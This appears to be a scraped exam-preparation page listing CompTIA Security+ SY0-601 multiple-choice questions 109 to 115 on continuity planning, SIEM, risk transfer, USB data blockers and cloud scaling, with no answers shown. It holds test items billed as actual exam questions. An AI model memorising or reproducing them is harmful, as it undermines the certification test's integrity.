
Due to unexpected circumstances, an IT company must vacate its main office, forcing all operations to alternate, off-site locations. Which of the following will the company MOST likely reference for guidance during this change?

A. The business continuity plan

B. The retention policy

C. The disaster recovery plan

D. The incident response plan



Actual exam question from CompTIA's SY0-601
Question #: 109
Topic #: 1
[All SY0-601 Questions]


While reviewing an alert that shows a malicious request on one web application, a cybersecurity analyst is alerted to a subsequent token reuse moments later on a different service using the same single sign-on method. Which of the following would BEST detect a malicious actor?

A. Utilizing SIEM correlation engines

B. Deploying Netflow at the network border

C. Disabling session tokens for all sites

D. Deploying a WAF for the web server



Actual exam question from CompTIA's SY0-601
Question #: 110
Topic #: 1
[All SY0-601 Questions]

Two organizations plan to collaborate on the evaluation of new SIEM solutions for their respective companies. A combined effort from both organizations' SOC teams would speed up the effort. Which of the following can be written to document this agreement?

A. MOU

B. ISA

C. SLA

D. NDA

Actual exam question from CompTIA's SY0-601

Question #: 111

Topic #: 1

[All SY0-601 Questions]

The Chief Information Security Officer wants to prevent exfiltration of sensitive information from employee cell phones when using public USB power charging stations. Which of the following would be the BEST solution to implement?


A. DLP

B. USB data blocker

C. USB OTG

D. Disabling USB ports

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 112

Topic #: 1

[All SY0-601 Questions]

The board of directors at a company contracted with an insurance firm to limit the organization's liability. Which of the following risk management practices does this BEST describe?


A. Transference

B. Avoidance

C. Mitigation

D. Acknowledgement

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 113

Topic #: 1

[All SY0-601 Questions]

Which of the following is a risk that is specifically associated with hosting applications in the public cloud?

A. Unsecured root accounts

B. Zero-day

C. Shared tenancy

D. Insider threat

Actual exam question from CompTIA's SY0-601
Question #: 114
Topic #: 1

[All SY0-601 Questions]

DDoS attacks are causing an overload on the cluster of cloud servers. A security architect is researching alternatives to make the cloud environment respond to load fluctuation in a cost-effective way. Which of the following options BEST fulfills the architect's requirements?

A. An orchestration solution that can adjust scalability of cloud assets

B. Use of multipath by adding more connections to cloud storage

C. Cloud assets replicated on geographically distributed regions

D. An on-site backup that is displayed and only used when the load increases

Show Suggested Answer

Actual exam question from CompTIA's SY0-601

Question #: 115

Topic #: 1

[All SY0-601 Questions]

Which of the following documents provides expectations at a technical level for quality, availability, and responsibilities?

